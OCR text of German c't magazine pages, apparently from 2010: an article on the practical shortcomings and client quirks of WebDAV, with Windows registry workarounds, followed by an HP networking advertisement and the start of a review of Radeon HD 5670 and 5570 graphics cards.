Im Vergleich zu anderen Protokollen weist WebDAV viele Vorteile auf, weil es auf dem Web-Protokoll HTTP aufbaut. Trotz Firewalls muss man keine großartigen Verrenkungen unternehmen, um auch aus fremden Netzen heraus mit WebDAV-Servern zu reden. Es genügt, wenn der TCP-Port 80 oder 443 (für HTTP oder HTTPS) durchlässig ist. Der Funktionsumfang von WebDAV liegt zwischen dem von FTP und dem von SMB. Angreifbare RPC-Aufrufe oder Ähnliches kennt es nicht.

WebDAV ist eine Erweiterung von HTTP 1.1. Schon für HTTP sind einfache Dateizugriffsfunktionen definiert, um Dateien nicht nur abzurufen, sondern auch zu übertragen (PUT statt GET), Dateien zu löschen (DELETE) sowie gezielt Bereiche einer Datei anzusprechen (Byte Range Request). WebDAV ergänzt unter anderem Funktionen, um eine Datei zu sperren oder Dateien zu kopieren und um Metadaten zu manipulieren – letztlich das, was ein Dateisystem ausmacht.

Die meisten WebDAV-Implementierungen sind zudem in gängigen Webservern wie Apache oder Internet Information Sever (IIS) enthalten. Es muss also kein Extra-Serverdienst her. Und, was wohl am meisten zählt: Eigentlich alle heute aktuellen Betriebssysteme binden WebDAV-Freigaben transparent ein, Windows beispielsweise als Laufwerk, behandeln sie also wie ein lokal angebundenes Dateisystem.

Die letztgenannte Fähigkeit lieferte vor etlichen Monaten eine Idee: Ein auf einem PC ausschließlich für seine eigene lokale Verwendung ausgeführter WebDAV-Server sollte helfen, Dateien auf einem USB-Stick verschlüsselt abzulegen. Statt die Dateien direkt auf den Stick zu schreiben, sollten die Anwendungen das WebDAV-Laufwerk ansprechen – die lokale Server-

Software verschlüsselt die Daten dann unbemerkt.

WebDAV ist dabei das Bindeglied zwischen Betriebssystem und USB-Stick. Die aus dieser Idee entstandene Software „SecurStick" hat c't in Ausgabe 6/10 veröffentlicht [1]. Schon bei der Implementierung zeichnete sich ab, dass Theorie und Praxis bei WebDAV weit auseinanderklaffen. Erst recht bewahrheitete sich das, als erste Rückmeldungen von Lesern eintrafen: Wir hatten zwar auf diversen Plattformen die Funktion getestet und diverse Einschränkungen schon dokumentiert, aber durch den breit gestreuten Praxiseinsatz trafen wir auf weitere Eigenarten beim Betrieb von WebDAV-Servern und -Clients, die nicht nur uns überrascht haben.

Praxis

Schon Windows 98 kannte Webordner. Dabei handelte es sich um einen in die Windows-Bedienoberfläche Explorer eingebundenen WebDAV-Client, der solche Freigaben als Ordner anzeigte. Ähnliche Funktionen finden sich auch in anderen Systemen. Letztlich kann auch jeder Browser die Dateien auf einem WebDAV-Server anzeigen, wenn er ihn als HTTP-Server anspricht.

Da WebDAV aber mehr als nur eine simple Dateiablage ist, wie sie auch jeder FTP-Server bereitstellen kann, rüstete Microsoft in Windows XP einen „WebDAV Mini-Redirector" nach, der WebDAV-Freigaben wie Laufwerke behandelt. Ähnliches geschah in der Linux- und Mac-Welt. Zahlreiche Dienste bauen auf diesen Funktionen auf: Apples MobileMe etwa, SmartDrive von 1&1 oder Web.de mit seinen Festplattenangeboten.

Das Web ist schon in Bezug auf Windows voll von Tipps, die Schwächen der älteren WebDAV-Versionen ausgleichen helfen. So sind ältere Varianten des Redmonder Betriebssystems nicht in der Lage, WebDAV über HTTPS, also verschlüsselt als Laufwerk einzubinden; wer mitlauschen kann, sieht die Daten im Klartext. Die Probleme bei HTTPS sind vorprogrammiert, da die WebDAV-Spezifikationen auf Verschlüsselung via SSL oder TLS nicht näher eingehen.

Geht bei der Übertragung etwas verloren, greifen außer den Mechanismen zur Konsistenzprüfung einer TCP-Verbindung keine weiteren Maßnahmen. Schlägt eine Operation fehl, gibt es keine Möglichkeit, an der Abbruchstelle fortzusetzen.

Alle Implementierungen, die uns bisher untergekommen sind, übertragen stets ganze Dateien. Selbst wenn eine Anwendung nur das 255te Byte austauschen will, würde der Client die ganze Datei holen, das Byte lokal ändern und die gesamte Datei zurückschicken – selbst dann, wenn die mehrere GByte groß ist. Dabei sieht die Spezifikation mit „Partial Write" genau diese Situation vor, ganz abgesehen davon, dass es selbst schon mit HTTP gehen würde.

Wenn ein WebDAV-Server so konfiguriert ist, dass sich ein Client anmelden muss, dann überträgt Windows inklusive der aktuellen Version 7 jede Datei doppelt: Im ersten Anlauf schickt es die vollständigen Daten, allerdings ohne die zur Anmeldung nötigen Informationen, und wird prompt vom Server mit dem Hinweis abgewiesen, dass eine Anmeldung nötig ist. Erst dann sendet Windows die Anmeldedaten mit.


Windows-Clients (und nicht nur die) cachen die Dateien. Alles, was lokal gelesen und bearbeitet worden ist, liegt in Kopie auf der lokalen Platte. Wer auf einem Windows-PC Administratorrechte hat, kann sich also die Dateien ansehen, die andere Benutzer per WebDAV bearbeitet haben; die Benutzer selbst dürfen ihre eigenen Dateien nicht sehen.

Der WebDAV-Cache liegt unter Windows XP in „C:\Dokumente und Einstellungen\LocalService\Lokale Einstellungen\Temporary InternetFiles\Content.IE5\..." und unter Windows 7 in „C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\TfsStore\Tfs_DAV".

WebDAV ist sehr geschwätzig, unter anderem weil es XML verwendet. Wie Parameter hin und her gehen, ist uneinheitlich. Mal werden die HTTP-Header verwendet, mal werden sie im Body als XML verpackt. Auch tauchen unterschiedliche Formate für Zeitstempel auf – was je nach Client und Server Verwirrung stiften kann. Überdies bleiben die Spezifikationen unklar, was die Verwendung von Groß- und Kleinschreibung bei Dateinamen angeht. Da sich WebDAV auf HTTP stützt, muss man davon ausgehen, dass die Schreibweise unterschieden wird, was in der Praxis mitunter nicht der Fall ist.

Weitere Probleme entstehen bei Dateinamen mit Sonderzeichen: So streikt Windows 7, wenn darin ein kaufmännisches Und vorkommt. Kopiert man eine solche Datei mit dem Explorer auf eine WebDAV-Freigabe, dann meldet Windows, dass die Datei zu groß sei, und kopiert sie nicht. Andere WebDAV-Clients (auch ältere Windows-Versio-

Lehrstück in Sachen WebDAV: Der in SecurStick enthaltene WebDAV-Server muss viele Extrawürste für die WebDAV-Clients braten.



Meckert Windows über zu wenig freien Platz auf dem WebDAV-Server, kann das auch daran liegen, dass Laufwerk C: voll ist.


WebDAV: Jenseits des Internet-Dateisystems

WebDAV ist primär als „Dateisystem im Internet" bekannt. Weniger Aufmerksamkeit bekommt WebDAV für seinen Einsatz als Baustein in anwendungsspezifischen Protokollen. Ein gutes Beispiel dafür stellt das Versionsverwaltungssystem Subversion dar, das sich einerseits WebDAV zunutze macht, um einen einfachen Dateisystemzugriff zu realisieren, andererseits aber auch die vorgesehenen Schnittstellen von WebDAV für eigene Erweiterungen benutzt (wie zum Beispiel für Metadaten und Reports).

Auch CalDAV (RFC 4791), ein HTTP-basiertes Protokoll zur Terminverwaltung, setzt intern auf WebDAV auf, wobei der Dateisystem-Aspekt hierbei sekundär ist. MacOS/iOS und Mozilla Thunderbird/Lightning implementieren beispielsweise CalDAV. Eine analoge Erweiterung für die Verwaltung von Adressdaten – CardDAV – wird gerade fertiggestellt. CalDAV und CardDAV ist übrigens gemein, dass sie für die Zugangskontrolle auf die WebDAV-ACL-Erweiterungen (RFC 3744) zurückgreifen. Dies ist ein gutes Beispiel dafür, dass generische Server und Clients nicht jede WebDAV-Erweiterung unterstützen, sie aber eben wichtiger Bestandteil von Anwendungsprotokollen geworden sind.

Die Entwicklung von WebDAV geht weiter, kümmert sich gegenwärtig aber vor allem um Detailverbesserungen. Die Internet Engineering Task Force (IETF) sammelt in einem Wiki dazu Vorschläge. Interessierten Entwicklern sei auch ein Blick auf die „dist-auth" Mailingliste empfohlen. Beide Web-Angebote erreichen Sie über den c't-Link. (Julian Reschke)

Julian Reschke arbeitet für die greenbytes GmbH intensiv an der WebDAV- und HTTP-Standardisierung mit.



Windows-Clients begrenzen die Dateigröße bei Zugriffen auf WebDAV-Server. Via Registry lässt sich das Limit erhöhen.

nen) kodieren das Zeichen korrekt als „%26".

Hinweise, über die ein Client erfragen könnte, wie viel Speicherkapazität auf einer WebDAV-Freigabe verfügbar ist, habe ich in den Spezifikationen bisher nicht gefunden – WebDAV kennt letztlich das Konzept eines Volumes beziehungsweise Laufwerks nicht, sondern nur Verzeichnisse. Bei Windows-Clients kann man einen kreativen Workaround erkennen: Sie weisen kurzerhand als den freien Platz auf einer WebDAV-Freigabe den auf Laufwerk C: aus. Geht es dort eng zu, dann sind Fehler bei Zugriffen auf WebDAV-Freigaben vorprogrammiert.

Generell gibt es immer wieder künstliche Größenbeschränkungen: Windows-Clients sind aufgrund von Sicherheitserwägungen auf rund 50 MByte große Dateien beschränkt (Microsoft spricht in [2] von „Denial of service"). Über einen Eintrag in der Registry lässt sich mit administrativen Rechten diese Einschränkung aufheben. Windows XP hat zudem Schwierigkeiten, wenn mehr als 1000 Dateien auf einer WebDAV-Freigabe liegen. Die Größe des Puffers, in dem diese Informationen ausgetauscht werden, ist limitiert. Das Limit lässt sich per Registry erhöhen.

Apropos Registry – die Bedeutung einzelner Schlüssel, die den WebDAV-Client betreffen, variieren von Version zu Version: Seit XP Service Pack 2 weigert sich der Client, sich per „Basic Authentication" an einem Server anzumelden. Legt man unter HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WebClient\Parameters ein DWORD namens UseBasicAuth an und weist ihm den Wert 1 zu, hebt man das Verbot auf.

Vista erlaubt, wenn der Wert auf 1 gesetzt ist, Verbindungen nur mit Servern, die per SSL angesprochen werden. Erst wenn man den Wert auf 2 einstellt, geht es auch hier ohne SSL. Weitere Eigenschaften der verschiedenen Versionen der Windows-Clients sammelt die Firma greenbytes auf einer eigenen Webseite [3].

Auffällig verhalten sich auch Office-Anwendungen, wenn sie auf einen WebDAV-Server zugreifen. Sie verwenden dabei nicht nur die im Betriebssystem verankerten Funktionen für den WebDAV-Zugriff als Dateisystem, sondern sprechen auch direkt mit dem Server, um vom Locking zu profitieren und die Versionshistorie nicht zu beschädigen, wie das bei einem reinen Dateisystemzugriff geschieht. Reagiert ein WebDAV-Server darauf nicht so wie die zum Testen beim Hersteller verwendeten Referenz-Server, dann scheitert das Speichern von Office-Dokumenten gänzlich.

Die so weit dargestellten kleinen Ärgernissen können Sie als – jetzt – wissender Nutzer vermeiden. Aber es gibt auch einige schwerwiegende Probleme: Unter bestimmten Umständen führen die zu spontanen Reboots, etwa bei Windows Server 2003, wenn man den WebDAV-Client mit net stop WebClient und net start WebClient neu starten will.


Der Client in Mac OS X hingegen zwingt im Fehlerfall den Nutzer zum Reboot: Erst hängt der Finder, verabschiedet sich und lässt sich nicht mehr neu starten. Einziger Ausweg: ein Neustart, mitunter mit erzwungenem Ausschalten. Auch bei Linux ist WebDAV-mäßig nicht alles Gold: Je nachdem, mit welcher Version und Variante man es zu tun hat, klappt es mal perfekt oder haken die WebDAV-Zugriffe.

WebDAV-Server und -Client handeln normalerweise aus, welche Fähigkeiten sie besitzen. Die Spezifikation unterscheidet unter anderem Class 1 und Class 2. Erst letztere beherrscht Funktionen wie das Sperren von Dateien (Locking). Die Clients beachten das nach unseren Erfahrungen nicht: Mac OS X etwa bindet Freigaben als nur lesbar ein, wenn sich der Server als Class 1 ausgibt; das Locking selbst nutzt das Apple-Betriebssystem aber nicht.

Was bleibt?

Wer an WebDAV nicht allzu hohe Erwartungen knüpft, kann es durchaus gewinnbringend einsetzen. Den Komfort eines lokalen oder „echten" Netzwerk-Dateisystems darf man jedoch nicht erwarten. Primär verursachen die Probleme die unvollständigen oder defekten Implementierungen im Client. Wer partout WebDAV nutzen muss, könnte mit alternativen Clients experimentieren. Xythos bietet einen solchen an (siehe c't-Link). Für vollständigen Dateisystemkomfort von der Internet-Festplatte bietet sich dagegen SMB an.

Egal ob WebDAV oder SMB: Verschlüsselung bekommt man nicht geschenkt. Das beginnt mit der Übertragung der Daten zum entfernten Server. Für beide Protokolle muss man sich selbst darum kümmern: Bei WebDAV kann man auf die SSL-Fähigkeiten gängiger Server vertrauen. Wichtiger ist, dass die Daten auf dem entfernten Server für Dritte wertlos sind – sprich verschlüsselt: Der Artikel ab Seite 110 liefert Hinweise, wie das ganz ohne Protokollhilfe gelingt. (ps)



Bei umfangreichen WebDAV-Dateibeständen muss man auf XP-Clients auch die Größe eines internen Puffers anpassen.

Literatur

[1] Andreas Beier, Matthias Withopf, Verschlüsseldienst, Verschlüsselung ohne Admin-Rechte, c't 6/10, S. 170

[2] Microsoft Knowledgebase über WebDAV: http://support.microsoft.com/kb/900900

[3] Bug-Liste von Windows-WebDAV-Clients bei greenbytes: http://greenbytes.de/tech/webdav/webdav-redirector-list.html

[4] Reiko Kaps, Daten-Schnellstraße, Netzwerkplatten mit NFSv4, c't 2/09, S. 180

www.ct.de/1015116 c't

VERÄNDERN

Sie die Netzwerkregeln.

HP verändert Netzwerke.

Der Status quo ist Geschichte. Die Zeiten, in denen Netzwerke schwer zu verwalten, anfällig für Angriffe und teuer in der Instandhaltung waren, sind endgültig vorbei. Bahnbrechende Lösungen von HP führen zu Vorteilen, die die Spielregeln ändern.

Die neuen Netzwerkregeln


1. Netzwerke müssen einfacher und doppelt so sicher werden
2. Netzwerke können die doppelte Leistung und mehr Flexibilität bieten
3. Netzwerke sollten bis zu 65% weniger kosten

Lassen Sie die neuen Netzwerkregeln für sich arbeiten:
hp.com/networking/change

Outcomes that matter.

Copyright © 2010 Hewlett-Packard Development Company, L.P.

1. Teilnehmer der Infonetics-Umfrage vom September 2008 berichten, dass TippingPoint 2,3x mehr Bedrohungen blockiert als der nächste Mitbewerber.
2. Basierend auf dem Vergleich der Übertragungsgeschwindigkeiten zwischen HP 12518 128x 10G (2,2 Bpps) und Cisco Nexus 7000 Serie 18 (960mpps).
3. IDC White Paper gesponsert von HP, „ROI of Switched Ethernet Networking Solutions for the Midmarket", Dok. #219843, August 2009.



Martin Fischer

DirectX 11 für 100 Euro

Leise und sparsame Mittelklasse-Grafikkarten

Für rund 100 Euro bekommt man die DirectX-11-Grafikkarte Radeon HD 5670 in zahlreichen und vor allem leisen Varianten. Sie ist für die meisten Spiele schnell genug und fit für die Blu-ray-Wiedergabe.

Schöne Effekte und hochdetaillierte Objekte versprechen neue DirectX-11-Spiele. Die elfte Version der mit Windows 7 im September 2009 eingeführten Programmierschnittstelle unterstützen bereits eine Vielzahl von Grafikkarten; von 50-Euro-Einsteigervarianten bis mehr als 500 Euro teuren Pixelgeschossen ist alles zu haben. Für rund 100 Euro gibt es derzeit AMDs Radeon HD 5670 mit 1 GByte Grafikspeicher, die 512-MByte-Varianten sind rund 20 Euro billiger. Nvidia bietet noch keine DirectX-11-Karten in dieser Preislage an.

Viele Hersteller liefern die Mittelklassekarten nicht im AMD-Referenzdesign, sondern auch mit leiseren Kühlern. Gigabyte, HIS, MSI, Powercolor, Sapphire und XFX stellten uns Textexemplare solcher DirectX-11-Modelle zur Verfügung. Zusätzlich nahmen wir noch eine Radeon HD 5570 ins Testfeld, die etwas weniger 3D-Leistung bietet, aber bereits ab 75 Euro zu haben ist [1]. Alle Testkandidaten sind vergleichsweise sparsam und kommen ohne externe Stromanschlüsse aus; sie speisen sich aus dem PEG-Steckplatz (PCI Express for Graphics), der bis zu 75 Watt liefert.

Technik

Das Herz jeder Radeon HD 5670 ist ein Redwood-Grafikchip (GPU) mit 400 Shader-Rechenkernen. Die 775 MHz schnelle GPU (620 GFlops) ist im 40-Nanometer-Verfahren gefertigt und aus 627 Millionen Transistoren zusammengesetzt. Sie unterstützt neben DirectX 11 auch OpenCL 1.0 sowie ATI Stream und damit universelle Berechnungen, etwa Video-Transcoding. Die Rechenleistung der Mittelklassekarte ist außerdem für die via OpenGL beschleunigten Photoshop-Funktionen wie das Verschieben, Drehen und stufenlose Zoomen oder auch Repoussé (CS5) völlig ausreichend. Da die herkömmlichen Effektfilter jedoch weiterhin vom Hauptprozessor berechnet werden, profitiert Photoshop in erster Linie von einer schnellen CPU und viel Arbeitsspeicher.

Die 20 Textureinheiten und 8 der unter anderem für die Kantenglättung wichtigen Rasterendstufen sind zu wenig, um anspruchsvolle 3D-Spiele in hohen Auflösungen mit maximaler Detailstufe und aktivierter Kantenglättung inklusive Schärfefilter flüssig darzustellen. Dennoch bietet die Radeon HD 5670 neben dem herkömmlichen und sehr

effizienten (Adaptive-)Multisampling sogar die anspruchsvolle Supersampling-Glättung; ältere DirectX-9-Spiele lassen sich dadurch noch etwas aufhübschen [2].

Neben der Geschwindigkeit des Grafikchips ist die Menge des auf der Platine sitzenden Speichers für die 3D-Leistung ausschlaggebend. Diese ist mit 512 MByte beziehungsweise 1 GByte für eine Mittelklasse-Grafikkarte völlig ausreichend. Die GDDR5-Speicherbausteine laufen mit 2000 MHz und tauschen ihre Daten über 128 Leitungen mit dem Grafikchip aus, die Transferrate beträgt für die Leistungsklasse ausreichende 64 GByte/s. Fängt ein Spiel an zu ruckeln, ist meistens nicht der Speicherdurchsatz der Flaschenhals, sondern der abgespeckte Grafikchip.

Anders bei der Radeon HD 5570: Diese besitzt zwar die gleiche Zahl von Ausführungseinheiten, die etwas langsamer rechnen (650 MHz), jedoch sitzen auf der Platine lediglich GDDR3-Speicherchips, die nur mit 900 MHz arbeiten. Die theoretische Datentransferrate beträgt dadurch im Vergleich zur Radeon HD 5670 weniger als die Hälfte (28,8 GByte/s) – das bremst den Grafikchip bei 3D-Berechnungen.


Der Multimonitorbetrieb ist mit HD-5670- und HD-5570-Modellen auf zwei oder drei Displays (Eyefinity-Betrieb) unter Windows und Linux möglich. Das dritte Display muss jedoch zwingend via DisplayPort oder auch einen aktiven Adapter angeschlossen werden. Solche Adapter bietet beispielsweise Sapphire für rund 100 Euro an. Zum Spielen in den hohen Eyefinity-Auflösungen sind die Mittelklassekarten jedoch zu langsam[3]. Widescreen-Zocker greifen besser zu einer Radeon HD 5850 [4].

3D-Leistung

Zwar ist eine Radeon HD 5670 durch die höhere Datentransferrate in Spielen durchschnittlich ein Drittel schneller als eine Radeon HD 5570, dennoch lassen sich bei anspruchsvollen Titeln nicht immer alle Details aktivieren. In Auflösungen ab 1680 × 1050 muss man deshalb auch oftmals ohne Kantenglättung (Antialiasing/AA) und Schärfefilter (AF) auskommen [2]. Dies gilt besonders bei leistungshungrigen DirectX-11-Spielen, etwa Battlefield Bad Company 2, Metro 2033 und Colin McRae Dirt 2. Und beim zweieinhalb Jahre alten DirectX-10-Grafikkracher Crysis, dessen Grafikqualität auch heute noch höchsten Maßstäben genügt, reicht die 3D-Leistung selbst ohne AA und AF nur für den abgespeckten DirectX-9-Modus aus.

Bei aktuellen Echtzeitstrategiespielen rechnen HD-5670-Grafikkarten (ohne AA/AF) schnell genug. So ist das in Deutschland entwickelte Anno 1404 selbst in der Full-HD-Auflösung 1920 × 1080 auch bei größeren Städten flüssig spielbar, selbst eine Radeon HD 5570 zaubert noch knapp 30 Bilder pro Sekunde auf das Display. Auch das angestaubte World in Conflict läuft im DirectX-10-Modus noch flüssig, wiederum ohne Kantenglättung und Schärfefilter. Und Spieler, die sich sehnsüchtig auf das Ende Juli erscheinende Starcraft 2 freuen, kommen auch noch mit einer Radeon HD 5670 gut aus (1920 × 1080, kein AA/AF). Diese sollte jedoch 1 GByte Speicher besitzen, weil erst dann Blizzards Echtzeitstrategiespiel die maximalen Texturdetails zeigt.

Das anspruchsvolle Rennspiel Dirt 2 läuft auf einer HD 5570 zwar mit gut 30 fps (DirectX 11), jedoch bei nicht mehr zeitgemäßen 1280 × 1024 Pixeln – aber immerhin noch mit maximalen Details. Um Dirt 2 auch in sehr hohen Auflösungen ruckelfrei spielen zu können, sollten HD-5570-Besitzer den DirectX-9-Modus erzwingen. Dazu öffnet man die Datei hardware_settings_config.xml im Verzeichnis Dokumente/My Games/Dirt2/ hardwaresettings mit einem Texteditor und setzt den Wert „directx forcedx9" auf „true". Dann gehen zwar einige DirectX-11-exklusive Effekte verloren, etwa tesselliertes Wasser oder hübsche Schatten. Dafür lassen sich die Rennautos deutlich flüssiger um die Kurven lenken: Die Bildrate steigt durchschnittlich um knapp 50 Prozent. So stellt eine Radeon HD 5570 ohne Kantenglättung rund 24 fps bei 1920 × 1080 Pixeln dar, beschränkt man sich auf DirectX 9 sind es bereits 35 fps – und selbst mit zweifachem Antialiasing noch 30 fps. Eine Radeon HD 5670 erreicht auch im DirectX-11-Modus in Full-HD über 30 Bilder pro Sekunde.



AMD setzt bei den Mittelklasse-Grafikkarten Radeon HD 5670 und HD 5570 auf den Redwood-Grafikchip. Er ist im 40-Nanometer-Verfahren gefertigt und besitzt 400 Shader-Rechenkerne.

Eine Radeon HD 5670 ist also für viele aktuelle Spiele mindestens bis hin zur weit verbreiteten Auflösung 1680 × 1050 noch schnell genug, bietet jedoch keine Leistungsreserven für zukünftige Titel. Die Radeon HD 5570 reicht noch für Besitzer von 17- und 19-Zoll-Displays mit 1280 × 1024 Bildpunkten aus. Eine Radeon HD 5750 mit 720 Shader-Rechenkernen ist rund 50 Prozent schneller als eine HD 5670 und gleich doppelt so schnell wie eine HD 5570.

Video-Wiedergabe und Transkodierung

Bei der gesamten HD-5000-Serie ist die UVD2-Videoeinheit (Unified Video Decoder) mit an Bord, die dem Hauptprozessor etwa bei der Wiedergabe von Blu-rays oder auch Flash-Videos im H.264-Format (ab Flash 10.1 und Catalyst 9.11) unter die Arme greift. Bis zu zwei 1080p-Videoströme verarbeitet UVD2 gleichzeitig und wäre daher mit dem entsprechenden Treiber, den AMD aber noch nicht bereitstellt, auch fit für die Wiedergabe von 3D-Blu-rays. Ton, etwa Dolby TrueHD und DTS HD Master Audio, speist die integrierte Soundeinheit ins HDMI-Kabel ein. Eine Verbindung zur Sound-Hardware via SPDIF-Kabel, wie bei einigen älteren GeForce-Karten noch üblich, ist nicht nötig.

